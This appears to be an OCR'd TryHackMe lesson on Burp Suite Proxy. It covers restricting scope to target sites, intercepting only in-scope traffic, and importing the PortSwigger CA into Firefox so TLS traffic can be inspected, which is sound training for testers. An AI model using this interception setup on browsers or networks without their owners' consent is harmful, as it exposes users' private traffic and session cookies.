
Click me to proceed to the next task.

Scoping and Targeting

Finally, we come to one of the most important aspects of using the Burp Proxy: **Scoping**.

Capturing and logging all of the traffic can quickly become overwhelming and inconvenient, especially when we only want to focus on specific web applications. This is where scoping comes in.

By setting a scope for the project, we can define what gets proxied and logged in Burp Suite. We can restrict Burp Suite to target only the specific web application(s) we want to test. The easiest way to do this is by switching to the `Target` tab, right-clicking on our target from the list on the left, and selecting `Add To Scope`. Burp will then prompt us to choose whether we want to stop logging anything that is not in scope, and in most cases, we want to select `yes`.



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2023.6.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Site map Issue definitions Scope settings
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request headers 16
Response headers 11
Search...
0 matches
Search...
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
https://adservice.google.com
https://apis.google.com
https://assets.tryhackme.com
https://cdnjs.cloudflare.com
https://google.com
http://kenwheeler.github.io
https://kenwheeler.github.io
http://tryhackme.com
https://tryhackme.com
https://www.google.com
https://www.gstatic.com
```

Host	Method	URL	Params	Status co...	Length	MIME type	Title	Comment	Time reque...
https://tryhackme.com	GET	/		200	32724	HTML	TryHackMe | Cyber S...		18:44:46 4 ...
https://tryhackme.com	GET	/api/site-stats		200	730	JSON			18:44:49 4 ...
https://tryhackme.com	GET	/assets/pace/pace.js		200	28469	script			18:44:47 4 ...
https://tryhackme.com	GET	/cdn-cgi/scripts/5c5...		200	1624	script			18:44:47 4 ...
https://tryhackme.com	GET	/img/illustrations/w...		200	130011	XML			18:44:49 4 ...
https://tryhackme.com	GET	/paths/summary		200	16840	JSON			18:44:50 4 ...
https://tryhackme.com	GET	/about							
https://tryhackme.com	GET	/business							
https://tryhackme.com	GET	/cdn-cgi/l/email-pro...							
https://tryhackme.com	GET	/classrooms							


```
GET / HTTP/2
Host: tryhackme.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


```

```
HTTP/2 200 OK
Date: Tue, 04 Jul 2023 10:44:46 GMT
Content-Type: text/html; charset=utf-8
Cf-Ray: 7e16c65d98f00504-HKG
Cf-Cache-Status: DYNAMIC
Set-Cookie: AWSALB=
no2Dp3+vQdQDiDpFyf/wFAJie4n+gVYWsazJfLFm6AbV06dS5491Iriz
lv6eVYIVIhQjgtEmzz8HHtj6xXncbjMUfhSxA4SkbyTGKZkW5pMpTPZ/
wNfMgAtBf0xa; Expires=Tue, 11 Jul 2023 10:44:46 GMT;
Path=/
Set-Cookie: AWSALBCORS=
no2Dp3+vQdQDiDpFyf/wFAJie4n+gVYWsazJfLFm6AbV06dS5491Iriz
lv6eVYIVIhQjgtEmzz8HHtj6xXncbjMUfhSxA4SkbyTGKZkW5pMpTPZ/
wNfMgAtBf0xa; Expires=Tue, 11 Jul 2023 10:44:46 GMT;
Path=/; SameSite=None
Set-Cookie: _csrf=sEeZG_W526t98ftw6Yci89L1; Path=/
Set-Cookie: connect.sid=
s%3As1Do_G19EHgfmclptkc3rBnr0KCcez-v.4BTa5I6Lu08pM3mUCXJ
di2xwYamKIkT1frDdLqk7TxA; Path=/; Expires=Tue, 11 Jul
2023 10:44:46 GMT; HttpOnly
X-Powered-By: Express
Vary: Accept-Encoding
Server: cloudflare

<!DOCTYPE html><html>
  <head>
    <title>
      TryHackMe | Cyber Security Training
    </title>
    <meta name="description" content="TryHackMe is a
    free online platform for learning cyber security,
    using hands-on exercises and labs, all through your
    browser!" />
    <meta name="og:description" content="TryHackMe is a
    free online platform for learning cyber security,
    using hands-on exercises and labs, all through your
    browser!" />
```

To check our scope, we can switch to the **Scope settings** sub-tab within the **Target** tab.

The Scope settings window allows us to control our target scope by including or excluding domains/IPs. This section is powerful and worth spending time getting familiar with.

However, even if we disabled logging for out-of-scope traffic, the proxy will still intercept everything. To prevent this, we need to go to the **Proxy settings** sub-tab and select `And URL Is in target scope` from the "Intercept Client Requests" section.



Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
✓	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

✓ Automatically update Content-Length header when the request is edited

Response interception rules

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
✓		Content type h...	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
✓	And	URL	Is in target scope	

✓ Automatically update Content-Length header when the response is edited

WebSocket interception rules

Use these settings to control which WebSockets messages are stalled for viewing and editing in the Intercept tab.

Enabling this option ensures that the proxy completely ignores any traffic that is not within the defined scope, resulting in a cleaner traffic view in Burp Suite.

Answer the questions below


Add `http://10.10.133.59/` to your scope and change the proxy settings to only intercept traffic to in-scope targets.

See the difference between the amount of traffic getting caught by the proxy before and after limiting the scope.

Proxying HTTPS

Note: The AttackBox is already configured to solve the problem posed in this task. If you use the AttackBox and don't wish to read through the information here, you can skip to the next task.

When intercepting HTTP traffic, we may encounter an issue when navigating to sites with TLS enabled. For example, when accessing a site like `https://google.com/`, we may receive an error indicating that the PortSwigger Certificate Authority (CA) is not authorised to secure the connection. This happens because the browser does not trust the certificate presented by Burp Suite.



Software is Preventing Firefox From Safely Connecting to This Site

www.google.com is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

What can you do about it?


www.google.com has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.

- If your antivirus software includes a feature that scans encrypted connections (often called "web scanning" or "https scanning"), you can disable that feature. If that doesn't work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **PortSwigger CA**, then this could be an attack, and there is nothing you can do to access the site.

Learn more…

To overcome this issue, we can manually add the PortSwigger CA certificate to our browser's list of trusted certificate authorities. Here's how to do it:

1. **Download the CA Certificate:** With the Burp Proxy activated, navigate to http://burp/cert. This will download a file called `cacert.der`. Save this file somewhere on your machine.
2. **Access Firefox Certificate Settings:** Type `about:preferences` into your Firefox URL bar and press **Enter**. This will take you to the Firefox settings page. Search the page for "certificates" and click on the **View Certificates** button.



certificates

Search Results

Certificates

When a server requests your personal certificate


Select one automatically

Ask you every time

✓ Query OCSP responder servers to confirm the current validity of certificates

3. **Import the CA Certificate:** In the Certificate Manager window, click on the **Import** button. Select the `cacert.der` file that you downloaded in the previous step.

4. **Set Trust for the CA Certificate:** In the subsequent window that appears, check the box that says "Trust this CA to identify websites" and click OK.



Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?


[✓] Trust this CA to identify websites.

[ ] Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

By completing these steps, we have added the PortSwigger CA certificate to our list of trusted certificate authorities. Now, we should be able to visit any TLS-enabled site without encountering the certificate error.

You can watch the following video for a visual demonstration of the full certificate import process:



theguardian.com
'It could feed the world': amaranth, a health trend 8,000 years old that survived...
Indigenous women in North and Central America are coming together to share ancestral knowledge of amaranth, a pla...

getpocket.com
Coronavirus: This Week's Essential Reads
How to prove your vaccination status, where vaccine mandates are gaining momentum, and what parents need to...

washingtonpost.com
This Lentil Soup Is So Good One Nurse Has Eaten It for Lunch Every Workday for 17 Years
It's bright, rich and hearty, and for Reid Branson of Seattle, that has been more than enough.

By following these instructions, you can ensure that your browser trusts the PortSwigger CA certificate and securely communicates with TLS-enabled websites through the Burp Suite Proxy.


Answer the questions below

If you are not using the AttackBox, configure Firefox (or your browser of choice) to accept the PortSwigger CA certificate for TLS communication through the Burp Proxy.

Example Attack

Having looked at how to set up and configure our proxy, let's go through a simplified real-world example.

